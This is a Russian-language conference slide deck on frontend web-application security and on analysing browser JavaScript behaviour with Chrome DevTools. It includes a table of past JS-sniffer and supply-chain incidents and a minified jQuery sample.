2024 Cyber Camp
Break the Chain

Анализируем поведение браузерного JavaScript-приложения с помощью Chromium DevTools

Михаил Парфенов

Application Security Architect,
Независимый эксперт

2024 CyberCamp Break the Chain

Обо мне

- 5 лет – корпоративная ИБ (управление рисками, vulnerability management, безопасность веб-приложений)
- 5 лет - Application Security Architect, DevSecOps
- В настоящее время – Главный архитектор по ИБ в DPA Analytics
- Исследую методы поведенческого анализа frontend-приложений в DevSecOps (FAST, frontend-sandbox, frontend observability)
- Telegram-канал @FrontSecOps


CyberCamp

Михаил Парфенов


Application Security Architect

2024 Cyber Camp Break the Chain

Безопасность веб-приложений



Ценность frontend-приложений для злоумышленника



- Данные (персональные, банковские карты, учетные записи)
- Цифровой отпечаток устройства пользователя / установка cookie
- Выполнение действий от имени
- Показ пользователю мошеннических баннеров от имени компании для последующей кражи денег / данных
- Майнинг криптовалюты в браузере пользователя либо использование браузера в DDoS-атаках на другие ресурсы
- Заражение устройства пользователя через уязвимости браузера

2024 Cyber Camp Break the Chain

Основные компоненты frontend-приложения

JS-приложение и его зависимости

- Код фреймворка
- Собственный код
- Прямые зависимости
- Транзитивные зависимости

Как правило, перед публикацией приложения собираются в единый файл-bundle


Сторонние JS-сервисы

- Сервисы веб-аналитики
- Интернет-счетчики
- Маркетинговые системы
- Платформы контекстной рекламы
- Captcha
- Онлайн-чаты
- Онлайн-карты
- JS-библиотеки во внешних CDN
- И другие

2024 Cyber Camp Break the Chain

Размер JavaScript-приложений

Веб-приложение	Размер JS-файлов
Jira Cloud	50 МБ
mail.google.com	20 МБ
1Password.com	13 МБ
gitlab.com	13 МБ
YouTube	12 МБ
Google.com	9 МБ
ChatGPT	7 МБ
Npmjs.com	4 МБ
StackOverflow	3,5 МБ
wikipedia.org	0,2 МБ




https://habr.com/ru/companies/ruvds/articles/796595/

https://httparchive.org

2024 Cyber Camp Break the Chain

Зависимости в JavaScript-приложениях



Количество

94

Глубина

15

Размер (МБ)

12



2024 Cyber Camp Break the Chain

Минификация и обфускация

```
!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.export
window with a document");return t(e)}:t(e)}("undefined"!=typeof window?window:this,function(ie,e)
ae=oe.slice,g=oe.flat?function(e){return oe.flat.call(e)}:function(e){return oe.concat.apply([],e
ue=n.hasOwnProperty,o=ue.toString,a=o.call(Object),le={},v=function(e){return"function"==typeof e
null!=e&&e===e.window},C=ie.document,u={type:!0,src:!0,nonce:!0,noModule:!0};function m(e,t,n){var
u)(i=t[r]||t.getAttribute&&t.getAttribute(r))&&o.setAttribute(r,i);n.head.appendChild(o).parentNod
e||"function"==typeof e?n[i.call(e)]||"object":typeof e}var t="3.7.1",l=/HTML$/i,ce=function(e,t)
e&&e.length,n=x(e);return!v(e)&&!y(e)&&("array"===n||0===t||"number"==typeof t&&0<t&&t-1 in e)}fun
===t.toLowerCase()}ce.fn=ce.prototype={jquery:t,constructor:ce,length:0,toArray:function(){return
null==e?ae.call(this):e<0?this[e+this.length]:this[e]},pushStack:function(e){var t=ce.merge(this.
ce.each(this,e)}, map:function(n){return this.pushStack(ce.map(this,function(e,t){return n.call(e,
this.pushStack(ae.apply(this,arguments))},first:function(){return this.eq(0)},last:function(){retu
this.pushStack(ce.grep(this,function(e,t){return(t+1)%2}))},odd:function(){return this.pushStack(
t=this.length,n=+e+(e<0?t:0);return this.pushStack(0<=n&&n<t?[this[n]]:[])},end:function(){return
oe.splice},ce.extend=ce.fn.extend=function(){var e,t,n,r,i,o,a=arguments[0]||{},s=1,u=arguments.le
a||v(a)||(a={}),s===u&&(a=this,s--);s<u;s++)if(null!=(e=arguments[s]))for(t in e)r=e[t],"__proto__
a[t],o=i&&!Array.isArray(n)?[]:i||ce.isPlainObject(n)?n:{},i=!1,a[t]=ce.extend(l,o,r)):void 0! ==
)).replace(/\D/g,""),isReady:!0,error:function(e){throw new Error(e)},noop:function(){},isPlainObj
Object]"!==i.call(e))&&(!(t=r(e))||"function"== typeof(n=ue.call(t,"constructor")&&t.constructor)&
e)return!1;return!0},globalEval:function(e,t,n){m(e,{nonce:t&&t.nonce},n)},each:function(e,t){var
in e)if(!1===t.call(e[r],r,e[r]))break;return e},text:function(e){var t,n="",r=0,i=e.nodeType;if(
1===i||11===i?e.textContent:9===i?e.documentElement.textContent:3===i||4===i?e.nodeValue:n},makeAr
null!=e&&(c(Object(e))?ce.merge(n,"string"==typeof e?[e]:e):s.call(n,e)),n},inArray:function(e,t,r
t=e&&e.namespaceURI,n=e&&(e.ownerDocument||e).documentElement;return!l.test(t||n&&n.nodeName||"HTM
n=+t.length,r=0,i=e.length;r<n;r++)e[i++]=t[r];return e.length=i,e},grep:function(e,t,n){for(var
r},map:function(e,t,n){var r,i,o=0,a=[];if(c(e))for(r=e.length;o<r;o++)null!=(i=t(e[o],o,n))&&a.pu
g(a)},guid:1,support:le}),"function"==typeof Symbol&&(ce.fn[Symbol.iterator]=oe[Symbol.iterator]),
Symbol".split(" "),function(e,t){n["[object "+t+"]"]=t.toLowerCase()});var pe=oe.pop,de=oe.sort,he
RegExp("^"+ge+"+|((?:^|[^\\\\])(?:\\\\.)*)"+ge+"+$","g");ce.contains=function(e,t){var n=t&&t.pare
e===n||!(!n||1!==n.nodeType||!(e.contains?e.contains(n):e.compareDocumentPosition&&16&e.compareDoc
p(e,t){return t?"\0"===e?"\ufffd":e.slice(0,-1)+"\\"+e.charCodeAt(e.length-1).toString(16)+" ":"\
ye=C,me=s;!function(){var e,b,w,o,a,T,r,C,d,i,k=me,S=ce.expando,E=0,n=0,s=W(),c=W(),u=W(),h=W(),l=
e===t&&(a=!0),0},f="checked|selected|async|autofocus|autoplay|controls|defer|disabled|hidden|ismap
[^\\r\\n\\f]|[\\w-]|[^\0-\\x7f])+",p="\\["+ge+"*("+t+")(?:"+ge+"*([*^$|!~]?=)"+ge+"*(?:'((?:\\\\.
?:\\\\.|[^\\\\'])*)'|\"((?:\\\\.|[^\\\\\"])*)\"|((?:\\\\.|[^\\\\()[\\]]|"+p+")*)|.*)\\)|)",v=new
```

2024 Cyber Camp Break the Chain

Инциденты

			Magento	Google Tag Manager		Polyfill.io
Год	**2017**	**2018**	**2019**	**2021**	**2022**	**2024**
Инцидент	Размещены iframe с неизвестными доменами в Нидерландах	Злоумышленник встроил в одну из js-библиотек js-сниффер	В 100 000+ интернет-магазинов встроен js-сниффер	В 316 интернет-магазинах обнаружен js-сниффер, скрытый в Google Tag Manager	Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия», а также сайты «Сбербанка», ВТБ и др.	Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 380 000 веб-приложений. Supply chain attack. Код внедрен владельцами библиотеки.
Вектор	N/A	Взлом через уязвимость	Взлом через уязвимость в CMS Magento	Уязвимости CMS: WordPress, Shopify, BigCommerce	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	
Время присутствия	N/A	15 дней	5 месяцев	N/A	1-3 дня	> 4 месяцев
Последствия	N/A	Похищены данные банковских карт 380 000 клиентов	Похищены персональные данные клиентов (1.5 млн посетителей / день), банковские карты 500 000 клиентов.	Похищены данные банковских карт	Неработоспособность ресурсов. Политические лозунги на страницах.	Редирект пользователей мобильных устройств на сайты онлайн-букмекеров.
Ущерб	N/A Устранено через 4 часа после публикации статьи Dr. Web	2 280 000 000 £ + штраф 20 000 000 £ по GDPR		N/A	N/A	N/A Неработоспособность сайтов после блокировки домена.

Frontend-приложения


1. Работают в «слепой» зоне для ИБ
2. Средства защиты и анализаторы ИБ не обнаруживают актуальные угрозы
3. Время присутствия вредоносного кода – недели / месяцы в известных инцидентах
4. Часто игнорируются ИБ-специалистами
5. Максимальная монетизация для злоумышленника

CyberCamp

Проведем анализ поведения frontend-приложения

Стенд

- Google Chrome актуальной версии
- Приложение Demo CRM
- К CRM подключен доверенный скрипт аналитики на хосте metrics.demo.ru
- В одну из зависимостей js-приложения встроен вредоносный код




2024 Cyber Camp Break the Chain

Chrome DevTools

Чтобы открыть Chrome DevTools, нажимаем F12


1 Вкладка Elements

отображает текущее состояние кода HTML-страницы



